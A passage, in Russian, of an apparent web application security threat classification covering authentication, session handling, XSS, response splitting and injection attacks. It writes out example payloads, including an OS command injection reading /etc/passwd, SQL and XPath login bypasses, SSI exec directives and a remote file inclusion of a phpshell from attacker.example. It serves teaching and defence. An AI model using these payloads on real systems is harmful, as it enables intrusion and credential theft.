Примером реализации подобной функции является использование «секретного вопроса», ответ на который указывается в процессе регистрации. Вопрос либо выбирается из списка или вводится самим пользователем. Еще один механизм позволяет пользователю указать «подсказку», которая поможет ему вспомнить пароль. Другие способы требуют от пользователя указать часть персональных данных, таких как номер соц. страхования, ИНН, домашний адрес, почтовый индекс и т.д., которые затем будут использоваться для установления личности. После того как пользователь докажет свою идентичность, система отобразит новый пароль или перешлёт его по почте.

Уязвимости, связанные с недостаточной проверкой при восстановлении пароля возникают, когда атакующий получает возможность обмануть используемый механизм. Это случается, когда информацию, используемую для проверки пользователя, легко угадать или сам процесс подтверждения можно обойти. Система восстановления пароля может быть скомпрометирована путем использования подбора, уязвимостей системы или из-за легко угадываемого ответа на секретный вопрос.

Например, слабые методы восстановления паролей – многие серверы требуют от пользователя указать его e-mail в комбинации с домашним адресом и номером телефона. Эта информация может быть легко получена из сетевых справочников. В результате, данные, используемые для проверки, не являются большим секретом. Кроме того, эта информация может быть получена злоумышленником с использованием других методов, таких как «межсайтовое выполнение сценариев» (*Cross-Site Scripting*) или «фишинга» (*Phishing*).

Ещё один пример – сервер, использующий подсказки для облегчения запоминания паролей, может быть атакован, поскольку подсказки помогают в реализации подбора паролей. Пользователь может использовать стойкий пароль, что-то вроде"221277King" с соответствующей подсказкой: «д-р+люб. писатель». Атакующий может заключить, что пользовательский пароль состоит из даты рождения и имени любимого автора пользователя. Это помогает сформировать относительно короткий словарь для атаки путём перебора.

[1] RSA Survey: http://news.bbc.co.uk/1/hi/technology/3639679.stm

Пример атаки с использованием секретного вопроса и ответа – предположим, ответ пользователя "Бобруйск", а секретный вопрос "Место рождения". Злоумышленник может ограничить словарь для подбора секретного ответа названиями городов. Более того, если атакующий располагает некоторой информацией о пользователе, узнать его место рождения бывает относительно не сложно.

Авторизация (Authorization)

Данный раздел описывает атаки, направленные на методы, которые используются Web-сервером для определения того, имеет ли пользователь, служба или приложение необходимые для совершения действия разрешения. Многие Web-сайты разрешают только определённым пользователям получать доступ к некоторому содержимому или функциям приложения. Доступ другим пользователям должен быть ограничен. Используя различные технологии, злоумышленник может повысить свои привилегии и получить доступ к защищённым ресурсам.

Предсказуемое значение идентификатора сессии (**Credential/Session Prediction**) – позволяет перехватывать сессии других пользователей. Подобные атаки выполняются путем предсказания или угадывания уникального идентификатора сессии пользователя. Эта атака, также как и перехват сессии (*Session Hijacking*), в случае успеха позволяет злоумышленнику послать запрос Web-серверу с правами скомпрометированного пользователя. Дизайн многих серверов предполагает аутентификацию пользователя при первом обращении и дальнейшее отслеживание его сессии. Для этого пользователь указывает комбинацию имени и пароля. Вместо повторной передачи имени пользователя и пароля при каждой транзакции, Web-сервер генерирует уникальный идентификатор, который присваивается сессии пользователя. Последующие запросы пользователя к серверу содержат идентификатор сессии, как доказательство того, что аутентификация была успешно пройдена. Если атакующий может предсказать или угадать значение идентификатора другого пользователя, это может быть использовано для проведения атаки.

Многие серверы генерируют идентификаторы сессии, используя алгоритмы собственной разработки. Подобные алгоритмы могут просто увеличивать значение идентификатора для каждого запроса пользователя. Другой распространенный вариант – использование функции от текущего времени или других специфичных для компьютера данных.

Идентификатор сессии сохраняется в *cookie*, скрытых полях форм или URL. Если атакующий имеет возможность определить алгоритм, используемый для генерации идентификатора сессии, он может выполнить следующие действия:

1. подключиться к серверу, используя текущий идентификатор сессии;
2. вычислить или подобрать следующий идентификатор сессии;
3. присвоить полученное значение идентификатора cookie/скрытому полю формы/URL.

Недостаточная авторизация (**Insufficient Authorization**) – возникает, когда Web-сервер позволяет атакующему получать доступ к важной информации или функциям, доступ к которым должен быть ограничен. То, что пользователь прошел аутентификацию, не означает, что он должен получить доступ ко всем функциям и содержимому сервера. Кроме аутентификации должно быть реализовано разграничение доступа.

Процедура авторизации определяет, какие действия может совершать пользователь, служба или приложение. Правильно построенные правила доступа должны ограничивать действия пользователя согласно политике безопасности. Доступ к важным ресурсам сайта должен быть разрешен только администраторам.

В прошлом многие Web-серверы сохраняли важные ресурсы в «скрытых» директориях, таких как "/admin" или "/log". Если атакующий запрашивал эти ресурсы напрямую,

он получал к ним доступ и мог перенастроить сервер, получить доступ к важной информации, либо полностью скомпрометировать систему.

Некоторые серверы, после аутентификации, сохраняют в cookie или скрытых полях идентификатор «роли» пользователя в рамках Web-приложения. Если разграничение доступа основывается на проверке данного параметра, без верификации принадлежности к роли при каждом запросе, злоумышленник может повысить свои привилегии, просто модифицировав значение cookie.

К примеру, значение cookie
```
SessionId=12345678;Role=User
```

Заменяется на
```
SessionId=12345678;Role=Admin
```

Отсутствие таймаута сессии (**Insufficient Session Expiration**) – в случае, если для идентификатора сессии или учетных данных не предусмотрен таймаут или его значение слишком велико, злоумышленник может воспользоваться старыми данными для авторизации. Это повышает уязвимость сервера для атак, связанных с кражей идентификационных данных. Поскольку протокол HTTP не предусматривает контроль сессии, Web-серверы обычно используют идентификаторы сессии для определения запросов пользователя. Таким образом, конфиденциальность каждого идентификатора должна быть обеспечена, чтобы предотвратить множественный доступ пользователей с одной учётной записью. Похищенный идентификатор может использоваться для доступа к данным пользователя или осуществления мошеннических транзакций. Отсутствие таймаута сессии увеличивает вероятность успеха различных атак. К примеру, злоумышленник может получить идентификатор сессии, используя сетевой анализатор или уязвимость типа «межсайтовое выполнение сценариев». Хотя таймаут не поможет в случае, если идентификатор будет использован немедленно, ограничение времени действия поможет в случае более поздних попыток использования идентификатора.

В другой ситуации, если пользователь получает доступ к серверу с публичного компьютера (библиотека, Internet-кафе и т.д.), отсутствие таймаута сессии может позволить злоумышленнику воспользоваться историей браузера для просмотра страниц пользователя.

Большое значение таймаута увеличивает шансы подбора действующего идентификатора. Кроме того, увеличение этого параметра ведет к увеличению одновременно открытых сессий, что ещё больше повышает вероятность успешного подбора.

При использовании публичного компьютера, когда несколько пользователей имеют неограниченный физический доступ к машине, отсутствие таймаута сессии позволяет злоумышленнику просматривать страницы, посещённые другим пользователем. Если функция выхода из системы просто перенаправляет на основную страницу Web-сервера, а не завершает сессию, страницы, посещённые пользователем, могут быть просмотрены злоумышленником. Поскольку идентификатор сессии не был отмечен как недействительный, атакующий получит доступ к страницам сервера без повторной аутентификации.

Фиксация сессии (**Session Fixation**) – используя данный класс атак, злоумышленник присваивает идентификатору сессии пользователя заданное значение. В зависимости от функциональных возможностей сервера, существует несколько способов «зафиксировать» значение идентификатора сессии. Для этого могут использоваться атаки типа межсайтовое выполнение сценариев или подготовка сайта с помощью предварительного HTTP запроса. После фиксации значения идентификатора сессии атакующий ожидает момента, когда пользователь войдет в систему. После входа пользователя, злоумышленник использует идентификатор сессии для получения доступа к системе от имени пользователя.

Можно выделить два типа систем управления сессиями на основе идентификаторов. Первый из них, «разрешающий», позволяет браузеру указывать любой идентификатор. Си-

стемы второго, «строгого» типа, обрабатывают только идентификаторы, сгенерированные сервером. Если используются «разрешающие» системы, злоумышленник может выбрать любой идентификатор сессии. В случае со «строгими» серверами злоумышленнику приходится поддерживать «сессию-заглушку» и периодически соединяться с сервером для избежание закрытия сессии по таймауту.

Без наличия активной защиты от фиксации сессии, эта атака может быть использована против любого сервера, аутентифицирующего пользователей с помощью идентификатора сессии. Большинство Web-серверов сохраняет ID в cookie, но это значение также может присутствовать в URL или скрытом поле формы.

К сожалению, системы, использующие cookie, являются наиболее уязвимыми. Большинство известных на настоящий момент вариантов фиксации сессии направлены именно на значение cookie.

В отличие от кражи идентификатора, фиксация сессии предоставляет злоумышленнику гораздо больший простор для творчества. Это связанно с тем, что активная фаза атаки происходит до входа пользователя в систему.

Атаки, направленные на фиксацию сессии обычно проходят в три этапа.

1. Установление сессии.
2. Фиксация сессии.
3. Подключение к сессии.

Атаки на клиентов (Client-side Attacks)

В этом разделе описываются атаки на пользователей Web-сервера. Во время посещения сайта, между пользователем и севером устанавливаются доверительные отношения, как в технологическом, так и в психологическом аспектах. Пользователь ожидает, что сайт предоставит ему легитимное содержимое. Кроме того, пользователь не ожидает атак со стороны сайта. Эксплуатируя это доверие, злоумышленник может использовать различные методы для проведения атак на клиентов сервера.

Подмена содержимого (**Content Spoofing**) – используя эту технику, злоумышленник заставляет пользователя поверить, что страницы сгенерированы Web-сервером, а не переданы из внешнего источника.

Некоторые Web-страницы создаются с использованием динамических источников HTML-кода. К примеру, расположение фрейма (<frame src="http://foo.example/file.html">) может передаваться в параметре URL (http://foo.example/page?frame_src=http://foo.example/file.html).

Атакующий может заменить значение параметра "frame_src" на "frame_src=http://attacker.example/spoof.html". Когда будет отображаться результирующая страница, в строке адреса браузера пользователя будет отображаться адрес сервера (foo.example), но при этом также на странице будет присутствовать внешнее содержимое, загруженное с сервера атакующего (attacker.example), замаскированное под легальный контент.

Специально созданная ссылка может быть прислана по электронной почте, в системе моментального обмена сообщениями, опубликована на доске сообщений или открыта в браузере пользователе с использованием межсайтового выполнения сценариев. Если атакующий спровоцировал пользователя на переход по специально созданной ссылке, у пользователя может создаться впечатление, что он просматривает данные с сервера, в то время как часть их была сгенерирована злоумышленником.

Таким образом, произойдет «дефэйс» (*deface*) сайта http://foo.example на стороне пользователя, поскольку реальное содержимое сервера будет загружено с сервера http://attacker.example. Эта атака также может использоваться для создания ложных страниц, таких как формы ввода пароля, пресс-релизы и т.д.

Межсайтовое выполнение сценариев (**Cross-site Scripting**, **XSS**) – наличие этой уязвимости Cross-site Scripting позволяет атакующему передать серверу исполняемый код, который будет перенаправлен браузеру пользователя. Этот код обычно создается на языках HTML/JavaScript, но могут быть использованы VBScript, ActiveX, Java, Flash, или другие поддерживаемые браузером технологии.

Переданный код исполняется в контексте безопасности (или зоне безопасности) уязвимого сервера. Используя эти привилегии, код получает возможность читать, модифицировать или передавать важные данные, доступные с помощью браузера. У атакованного пользователя может быть скомпрометирована учётная запись (account) (кража cookie), его браузер может быть перенаправлен на другой сервер или осуществлена подмена содержимого сервера. В результате тщательно спланированной атаки злоумышленник может использовать браузер жертвы для просмотра страниц сайта от имени атакуемого пользователя. Код может передаваться злоумышленником в URL, в заголовках HTTP запроса (cookie, user-agent, referer), значениях полей форм и т.д.

Существует два типа атак, приводящих к межсайтовому выполнению сценариев: постоянные (сохранённые) и непостоянные (отражённые). Основным отличием между ними является то, что в отраженном варианте передача кода серверу и возврат его клиенту осуществляется в рамках одного HTTP-запроса, а в хранимом - в разных.

Осуществление непостоянной атаки требует, чтобы пользователь перешел по ссылке, сформированной злоумышленником (ссылка может быть передана по e-mail, ICQ и т.д.). В процессе загрузки сайта код, внедрённый в URL или в заголовки запроса, будет передан клиенту и выполнен в его браузере. Сохранённая разновидность уязвимости возникает, когда код передается серверу и сохраняется на нём на некоторый промежуток времени. Наиболее популярными целями атак в этом случае являются форумы, почта с Web-интерфейсом и чаты. Для атаки пользователю не обязательно переходить по ссылке, достаточно посетить уязвимый сайт.

Сохранённый вариант атаки: многие сайты имеют доски объявлений и форумы, которые позволяют пользователям оставлять сообщения. Зарегистрированный пользователь обычно идентифицируется по номеру сессии, сохраняемому в cookie. Если атакующий оставит сообщение, содержащее код на языке JavaScript, он получит доступ к идентификатору сессии пользователя.

Отраженный вариант атаки: многие серверы предоставляют пользователям возможность поиска по содержимому сервера. Как правило, запрос передается в URL и содержится в результирующей странице.

К примеру, при переходе по URL http://portal.example/search?q=”fresh beer” пользователю будет отображена страница, содержащая результаты поиска и фразу: «По вашему запросу fresh beer найдено 0 страниц». Если в качестве искомой фразы будет передан Javascript, он выполнится в браузере пользователя:

```
http://portal.example/search/?q=<script>alert("xss")</script>
```

Расщепление HTTP-запроса (**HTTP Response Splitting**) – при использовании данной уязвимости злоумышленник посылает серверу специальным образом сформированный запрос, ответ на который интерпретируется целью атаки как два разных ответа. Второй ответ полностью контролируется злоумышленником, что даёт ему возможность подделать ответ сервера.

В реализации атак с расщеплением HTTP-запроса участвуют как минимум три стороны:

- Web-сервер, содержащий подобную уязвимость.
- Цель атаки, взаимодействующая с Web-сервером под управлением злоумышленника. Типично в качестве цели атаки выступает кеширующий сервер-посредник или кеш браузера.

- Атакующий, инициирующий атаку.

Возможность осуществления атаки возникает, когда сервер возвращает данные, предоставленные пользователем в заголовках HTTP ответа. Обычно это происходит при перенаправлении пользователя на другую страницу (коды HTTP 3xx) или когда данные, полученные от пользователя, сохраняются в cookie.

В первой ситуации URL, на который происходит перенаправление, являются частью заголовка Location HTTP ответа, а во втором случае значение cookie передается в заголовке Set-Cookie.

Основой расщепления HTTP-запроса является внедрение символов перевода строки (CR и LF) таким образом, чтобы сформировать две HTTP транзакции, в то время как реально будет происходить только одна. Перевод строки используется для того, что бы закрыть первую (стандартную) транзакцию и сформировать вторую пару вопрос/ответ, полностью контролируемую злоумышленником и абсолютно непредусмотренную логикой приложения.

В результате успешной реализации этой атаки злоумышленник может выполнить следующие действия:

- Межсайтовое выполнение сценариев.
- Модификация данных кеша сервера-посредника. Некоторые кеширующие proxy-серверы (Squid 2.4, NetCache 5.2, Apache Proxy 2.0 и ряд других), сохраняют подделанный злоумышленником ответ на жёстком диске и на последующие запросы пользователей по данному адресу возвращают кешированные данные. Это приводит к замене страниц сервера на клиентской стороне. Кроме этого, злоумышленник может переправить себе значение cookie пользователя или присвоить им определенное значение. Так же эта атака может быть направлена на индивидуальный кеш браузера пользователя.
- Межпользовательская атака (один пользователь, одна страница, временная подмена страницы). При реализации этой атаки злоумышленник не посылает дополнительный запрос. Вместо этого используется тот факт, что некоторые серверы-посредники разделяют одно TCP-соединение к серверу между несколькими пользователями. В результате второй пользователь получает в ответ страницу, сформированную злоумышленником. Кроме подмены страницы злоумышленник может также выполнить различные операции с cookie пользователя.
- Перехват страниц, содержащих пользовательские данные. В этом случае злоумышленник получает ответ сервера вместо самого пользователя. Таким образом, он может получить доступ к важной или конфиденциальной информации.

Выполнение кода (Command Execution)

В этом разделе описаны атаки, направленные на выполнение кода на Web-сервере. Все серверы используют данные, преданные пользователем, при обработке запросов. Часто эти данные используются при составлении команд, применяемых для генерации динамического содержимого. Если при разработке не учитываются требования безопасности, злоумышленник получает возможность модифицировать исполняемые команды.

Переполнение буфера (**Buffer Overflow**) – эксплуатация переполнения буфера позволяет злоумышленнику изменить путь исполнения программы путём перезаписи данных в памяти системы. Переполнение буфера является наиболее распространённой причиной ошибок в программах. Оно возникает, когда объём данных превышает размер выделенного под них буфера. Когда буфер переполняется, данные переписывают другие области памяти, что приводит к возникновению ошибки. Если злоумышленник имеет возможность управлять процессом переполнения, это может вызвать ряд серьёзных проблем.

Переполнение буфера может вызывать отказы в обслуживании, приводя к повреждению памяти и вызывая ошибки в программах. Более серьезные ситуации позволяют изменить путь исполнения программы и выполнить в её контексте различные действия. Это может происходить в нескольких случаях.

Используя переполнение буфера, можно перезаписывать служебные области памяти, например, адрес возврата из функций в стеке. Также, при переполнении могут быть переписаны значения переменных в программе.

Переполнения буфера является наиболее распространенной проблемой в безопасности и нередко затрагивает Web-серверы. Однако атаки, эксплуатирующие эту уязвимость, используются против Web-приложений не очень часто. Причина этого кроется в том, что атакующему, как правило, необходимо проанализировать исходный код или образ программы.

Поскольку атакующему приходится эксплуатировать нестандартную программу на удаленном сервере, ему приходится атаковать «вслепую», что снижает шансы на успех.

Переполнение буфера обычно возникает в программах, разработанных на языках C и C++. Если часть сайта создана с использованием этих языков, сайт может быть уязвим для переполнения буфера.

Атака на функции форматирования строк (Format String Attack) – при использовании этих атак путь исполнения программы модифицируется методом перезаписи областей памяти с помощью функций форматирования символьных переменных. Уязвимость возникает, когда пользовательские данные применяются в качестве аргументов функций форматирования строк, таких как fprintf, printf, sprintf, setproctitle, syslog и т.д. Если атакующий передаёт приложению строку, содержащую символы форматирования ("%f", "%p", "%n" и т.д.), то у него появляется возможность:

- выполнить произвольный код на сервере;
- считывать значения из стека;
- вызывать ошибки в программе/отказ в обслуживании.

Предположим, Web-приложение хранит параметр emailAddress для каждого пользователя. Это значение используется в качестве аргумента функции printf:

```
printf(emailAddress);
```

Если значение переменной emailAddress содержит символы форматирования, функция printf будет обрабатывать их согласно заложенной в неё логике. Поскольку дополнительных значений этой функции не передано, будут использованы значения стека, хранящие другие данные.

Возможны следующие методы эксплуатации атак на функции форматирования строк:

- Чтение данных из стека: если вывод функции printf передаётся атакующему, он получает возможность чтения данных из стека, используя символ форматирования "%x".
- Чтение строк из памяти процесса: если вывод функции printf передается атакующему, он может получать строки из памяти процесса, передавая в параметрах символ "%s".
- Запись целочисленных значений в память процесса: используя символ форматирования "%n", злоумышленник может сохранять целочисленные значения в памяти процесса. Таким образом можно перезаписать важные значения, например флаги управления доступом или адрес возврата.

Внедрение операторов LDAP (**LDAP Injection**) – атаки этого типа направлены на Web-серверы, создающие запросы к службе LDAP на основе данных, вводимых пользователем. Упрощенный протокол доступа к службе каталога (Lightweight Directory Access Protocol, LDAP) – открытый протокол для создания запросов и управления службами каталога совместимыми со стандартом X.500. Протокол LDAP работает поверх транспортных протоколов Internet (TCP/UDP). Web-приложение может использовать данные, предоставленные пользователем для создания запросов по протоколу LDAP при генерации динамических Web-страниц. Если информация, полученная от клиента, должным образом не верифицируется, атакующий получает возможность модифицировать LDAP-запрос.

Запрос будет выполняться с тем же уровнем привилегий, с каким работает компонент приложения, выполняющий запрос (сервер СУБД, Web-сервер и т.д). Если данный компонент имеет права на чтение или модификацию данных в структуре каталога, злоумышленник получает те же возможности.

Техника эксплуатации данной уязвимости очень схожа с техникой внедрения операторов SQL, описанной далее.

Выполнение команд ОС (**OS Commanding**) – атаки этого класса направлены на выполнение команд операционной системы на Web-сервере путем манипуляции входными данными. Если информация, полученная от клиента, должным образом не верифицируется, атакующий получает возможность выполнить команды ОС. Они будут выполняться с тем же уровнем привилегий, с каким работает компонент приложения, выполняющий запрос (сервер СУБД, Web-сервер и т.д).

Большинство языков сценариев позволяет запускать команды ОС во время выполнения, используя варианты функции exec. Если данные, полученные от пользователя, передаются этой функции без проверки, злоумышленник может выполнить команды ОС удаленно. Следующий пример иллюстрирует уязвимый PHP-сценарий.

```
exec("ls -la $dir",$lines,$rc);
```

Используя символ ";" (Unix) или "&" (Windows) в параметре dir можно выполнить команду операционной системы:

```
http://example/directory.php?dir=%3Bcat%20/etc/passwd
```

В результате подобного запроса злоумышленник получает содержимое файла /etc/passwd.

Внедрение операторов SQL (**SQL Injection**) – эти атаки направлены на Web-серверы, создающие SQL запросы к серверам СУБД на основе данных, вводимых пользователем.

Язык запросов Structured Query Language (SQL) представляет собой специализированный язык программирования, позволяющий создавать запросы к серверам СУБД. Большинство серверов поддерживают этот язык в вариантах, стандартизированных ISO и ANSI. В большинстве современных СУБД присутствуют расширения диалекта SQL, специфичные для данной реализации (T-SQL в Microsoft SQL Server, PL SQL в Oracle и т.д.). Многие Web-приложения используют данные, переданные пользователем, для создания динамических Web-страниц.

Если информация, полученная от клиента, должным образом не верифицируется, атакующий получает возможность модифицировать запрос к SQL-серверу, отправляемый приложением. Запрос будет выполняться с тем же уровнем привилегий, с каким работает компонент приложения, выполняющий запрос (сервер СУБД, Web-сервер и т.д.). В результате злоумышленник может получить полный контроль на сервером СУБД и даже его операционной системой. С точки зрения эксплуатации SQL Injection очень походит на LDAP Injection.

Предположим, аутентификация в Web-приложение осуществляется с помощью Web-формы, обрабатываемой следующим кодом:

```
SQLQuery = "SELECT Username FROM Users WHERE
Username = '" & strUsername & "' AND Password = '"
& strPassword & "'" strAuthCheck =
GetQueryResult(SQLQuery)
```

В этом случае разработчики непосредственно использует переданные пользователями значения strUsername и strPassword для создания SQL-запроса. Предположим, злоумышленник передаст следующие значения параметров:

```
Login: ' OR ''='
Password: ' OR ''='
```

В результате серверу будет передан следующий SQL-запрос:

```
SELECT Username FROM Users WHERE Username = '' OR
''='' AND Password = '' OR ''=''
```

Вместо сравнения имени пользователя и пароля с записями в таблице Users, данный запрос сравнивает пустую строку с пустой строкой. Естественно, результат подобного запроса всегда будет равен True, и злоумышленник войдёт в систему от имени первого пользователя в таблице.

Обычно выделяют два метода эксплуатации внедрения операторов SQL: обычная атака, и атака вслепую (Blind SQL Injection). В первом случае злоумышленник подбирает параметры запроса, используя информацию об ошибках, генерируемую Web-приложением.

Добавляя оператор union к запросу, злоумышленник проверяет доступность базы данных: http://example/article.asp?ID=2+union+all+select+name+from+sysobjects

Сервер генерирует сообщение, аналогичное следующему:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All
queries in an SQL statement containing a UNION
operator must have an equal number of expressions
in their target lists.
```

Из этого следует, что оператор union был передан серверу, и теперь злоумышленнику необходимо подобрать используемое в исходном выражении select количество параметров.

Внедрение SQL кода вслепую. В этом случае стандартные сообщения об ошибках модифицированы, и сервер возвращает понятную для пользователя информацию о неправильном вводе. Осуществление SQL Injection может быть осуществлено и в этой ситуации, однако обнаружение уязвимости затруднено. Наиболее распространенный метод проверки наличия проблемы – добавление выражений, возвращающих истинное и ложное значение.

Выполнение подобного запроса к серверу:

```
http://example/article.asp?ID=2+and+1=1
```

должно вернуть ту же страницу, что и запрос:

```
http://example/article.asp?ID=2
```

поскольку выражение 'and 1=1' всегда истинно.

Если в запрос добавляется выражение, возвращающее значение «ложь»:

```
http://example/article.asp?ID=2+and+1=0
```

пользователю будет возвращено сообщение об ошибках или страница не будет сгенерирована.

В случае если факт наличие уязвимости подтверждён, эксплуатация ничем не отличается от обычного варианта.

Внедрение серверных расширений (SSI Injection) – атаки данного класса позволяют злоумышленнику передать исполняемый код, который в дальнейшем будет выполнен на Web-сервере. Уязвимости, приводящие к возможности осуществления данных атак, обычно заключаются в отсутствии проверки данных, предоставленных пользователем, перед сохранением их в интерпретируемом сервером файле.

Перед генерацией HTML страницы сервер может выполнять сценарии, например Server-site Includes (SSI). В некоторых ситуациях исходный код страниц генерируется на основе данных, предоставленных пользователем.

Если атакующий передает серверу операторы SSI, он может получить возможность выполнения команд операционной системы или включить в неё запрещенное содержимое при следующем отображении.

Следующее выражение будет интерпретировано в качестве команды, просматривающей содержимое каталога сервера в Unix системах.

```
< !--#exec cmd="/bin/ls /" -- >
```

Следующее выражение позволяет получить строки соединения с базой данных и другую чувствительную информацию, расположенную в файле конфигурации приложения .NET.

```
<!--#INCLUDE VIRTUAL="/web.config"-->
```

Другие возможности для атаки возникают, когда Web-сервер использует в URL имя подключаемого файла сценариев, но должным образом его не верифицирует. В этом случае злоумышленник может создать на сервере файл и подключить его к выполняемому сценарию, или указать в качестве имени сценария URL на своем сервере.

Предположим, Web-приложение работает со ссылками подобными следующей:

```
http://portal.example/index.php?template=news
$body = $_GET['page'] . ".php";
```

В ходе обработки этого запроса сценарий index.php подключает сценарий news.php и выполняет указанный в нем код.

Злоумышленник может указать в качестве URL

`http://portal.example/index.php?template=http://attacker.example/phpshell` и сценарий phpshell будет загружен с сервера злоумышленника и выполнен на сервере с правами Web-сервера.

Если на сервере предусмотрена функция сохранения документов пользователя, злоумышленник может предварительно сохранить необходимый сценарий и вызвать его через функцию подключения (`http://portal.example/index.php?template=users/uploads/phpshell`) или напрямую (`http://portal.example/users/uploads/phpshell.php`).

Внедрение операторов XPath (XPath Injection) – эти атаки направлены на Web-серверы, создающие запросы на языке XPath на основе данных, вводимых пользователем.

Язык XPath 1.0 разработан для предоставления возможности обращения к частям документа на языке XML. Он может быть использован непосредственно либо в качестве

составной части XSLT-преобразования XML-документов или выполнения запросов XQuery.

Синтаксис XPath близок к языку SQL запросов. Предположим, что существует документ XML, содержащий элементы, соответствующие именам пользователей, каждый из которых содержит три элемента – имя, пароль и номер счета. Следующее выражение на языке XPath позволяет определить номер счета пользователя "jsmith" с паролем "Demo1234":

```
string(//user[name/text()='jsmith' and password/text()='Demo1234']/account/text())
```

Если запросы XPath генерируются во время исполнения на основе пользовательского ввода, у атакующего появляется возможность модифицировать запрос с целью обхода логики работы программы.

Предположим, что Web-приложение использует XPath для запросов к документу XML для получения номеров счета пользователей, чьё имя и пароль было передано клиентом. Если это приложение внедряет данные пользователя непосредственно в запрос, это приводит к возникновению уязвимости.

Пример (Microsoft ASP.NET и C#):

```
XmlDocument XmlDoc = new XmlDocument();
XmlDoc.Load("...");

XPathNavigator nav = XmlDoc.CreateNavigator();
XPathExpression expr =
nav.Compile("string(//user[name/text()='"+TextBox1.Text+"'
and password/text()='"+TextBox2.Text+
"']/account/text())");

String account=Convert.ToString(nav.Evaluate(expr));
if (account=="") {
// name+password pair is not found in the XML document
–
// login failed.
} else {
// account found -> Login succeeded.
// Proceed into the application.
}
```

В случае использования подобного кода злоумышленник может внедрить в запрос выражения на языке XPath, например, ввести в качестве имени пользователя следующее выражение:

```
' or 1=1 or ''='
```

В этом случае, запрос всегда будет возвращать счёт первого пользователя в документе, поскольку будет выглядеть следующим образом:

```
string(//user[name/text()='' or 1=1 or ''='' and password/text()='foobar']/account/text())
```

В результате злоумышленник получит доступ в систему от имени первого в документе XML, пользователя не предоставляя имени пользователя и пароля.

Разглашение информации (Information Disclosure)

Атаки данного класса направлены на получение дополнительной информации о Web-приложении. Используя эти уязвимости, злоумышленник может определить используемые дистрибутивы ПО, номера версий клиента и сервера и установленные обновления.

В других случаях, в утекшей информации может содержаться расположение временных файлов или резервных копий. Во многих случаях эти данные не требуются для работы пользователя. Большинство серверов предоставляют доступ к чрезмерному объему данных, однако необходимо минимизировать объем служебной информации. Чем большими знаниями о приложении будет располагать злоумышленник, тем легче ему будет скомпрометировать систему.

Индексирование директорий (Directory Indexing) – предоставление списка файлов в директории представляет собой нормальное поведение Web-сервера, если страница, отображаемая по умолчанию (index.html/home.html/default.htm) отсутствует.

Когда пользователь запрашивает основную страницу сайта, он обычно указываете доменное имя сервера без имени конкретного файла (http://www.example). Сервер просматривает основную папку, находит в ней файл, используемый по умолчанию, и на его основе генерирует ответ. Если такой файл отсутствует, в качестве ответа может вернуться список файлов в директории сервера.

Эта ситуация аналогична выполнению команды "ls" (Unix) или "dir" (Windows) на сервере и форматированию результатов в виде HTML.

В этой ситуации злоумышленник может получить доступ к данным, не предназначенным для свободного доступа. Довольно часто администраторы полагаются на "безопасность через сокрытие", предполагая, что раз гиперссылка на документ отсутствует, то он недоступен непосвященным. Современные сканеры уязвимостей, такие как Nikto, могут динамически добавлять файлы и папки к списку сканируемых в зависимости от результатов запросов. Используя содержимое /robots.txt или полученного списка директорий, сканер может найти спрятанное содержимое или другие файлы.

Таким образом, внешне безопасное индексирование директорий может привести к утечке важной информации, которая в дальнейшем будет использована для проведения атак на систему.

Используя индексирование директорий можно получить доступ к следующим данным:

- резервные копии (.bak, .old or .orig);
- временные файлы. Такие файлы должны удаляться сервером автоматически, но иногда остаются доступными.
- спрятанные файлы, название которых начинается с символа ".";
- соглашение об именах. Эта информация может помочь предсказать имена файлов или директорий (admin или Admin, back-up или backup).
- список пользователей сервера. Довольно часто для каждого из пользователей создается папка с именем, основанном на названии учетной записи.
- имена файлов конфигурации (.conf, .cfg or .config)
- содержимое серверных сценариев или исполняемых файлов в случае неверно указанных расширений или разрешений.

  Могут использоваться три основных сценария получения списка файлов:

1. Ошибки конфигурации. Подобные проблемы возникают, когда администратор ошибочно указывает в конфигурации сервера эту опцию. Подобные ситуации часто возникают при настройке сложных конфигураций, где некоторые папки должны быть доступны для просмотра. С точки зрения злоумышленника запрос не отличается от указанного раньше. Он просто обращается к директории и анализирует результат. Его не беспокоит, почему сервер ведет себя подобным образом.
2. Некоторые компоненты Web-сервера позволяют получать список файлов, даже если это не разрешено в конфигурационных файлах. Обычно это возникает в результате ошибок реализации, когда сервер генерирует список файлов при получении определенного запроса.

3. Базы данных поисковых машин (Google, Wayback machine) могут содержать кеш старых вариантов сервера, включая списки файлов.

Идентификация приложений (Web Server/Application Fingerprinting) – определение версий приложений используется злоумышленником для получения информации об используемых сервером и клиентом операционных системах, Web-северах и браузерах. Также эта атака может быть направлена на другие компоненты Web-приложения, например, службу каталога или сервер баз данных или используемые технологии программирования.

Обычно подобные атаки осуществляются путем анализа различной информации, предоставляемой Web-сервером, например:

- Особенности реализации протокола HTTP;
- Заголовки HTTP-ответов;
- Используемые сервером расширения файлов (.asp или .jsp);
- Значение Cookie (ASPSESSION и т.д.);
- Сообщения об ошибках;
- Структура каталогов и используемое соглашение об именах (Windows/Unix);
- Интерфейсы поддержки разработки Web-приложений(Frontpage/WebPublisher);
- Интерфейсы администрирования сервера (iPlanet/Comanche);
- Определение версий операционной системы.

Для определения версий клиентских приложений обычно используется анализ HTTP-запросов (порядок следования заголовков, значение User-agent и т.д.). Однако, для этих целей могут применятся и другие техники. Так, например, анализ заголовков почтовых сообщений, созданных с помощью клиента Microsoft Outlook, позволяет определить версию установленного на компьютере браузера Internet Explorer.

Наличие детальной и точной информации об используемых приложениях очень важно для злоумышленника, поскольку реализация многих атак (например, переполнение буфера) специфично для каждого варианта операционной системы или приложения. Кроме того, детальная информация об инфраструктуре позволяет снизить количество ошибок, и как следствие - общий «шум», производимый атакующим. Данный факт отмечен в HTTP RFC2068, рекомендующим, чтобы значение заголовка Server HTTP ответа являлся настраиваемым параметром.

Сообщения об ошибках – ошибка 404 сервером Apache обозначается фразой "Not Found", в то время как IIS 5.0 отвечает сообщением "Object Not Found".

Синтаксис заголовков также может отличаться. Например, использование строчных или заглавных букв в названии параметров ("Content-Length" в IIS или "Content-length" в Netscape-Enterprise/6.0).

Не смотря на требования HTTP RFC, существуют семантические особенности при генерации заголовков различными серверами. Например, Apache передает параметр Date перед значением заголовка Server, в то время как IIS использует обратный порядок. Порядок значений параметров так же может отличаться. Например, при обработке запроса OPTIONS Apache возвращает только параметр Allow, в то время как IIS дополнительно включает параметр Public.

Аналогичным образом может анализироваться наличие опциональных заголовков (Vary, Expires и т.д.) и реакция сервера на неверные запросы ("GET //", "GET/%2f" и т.д.).

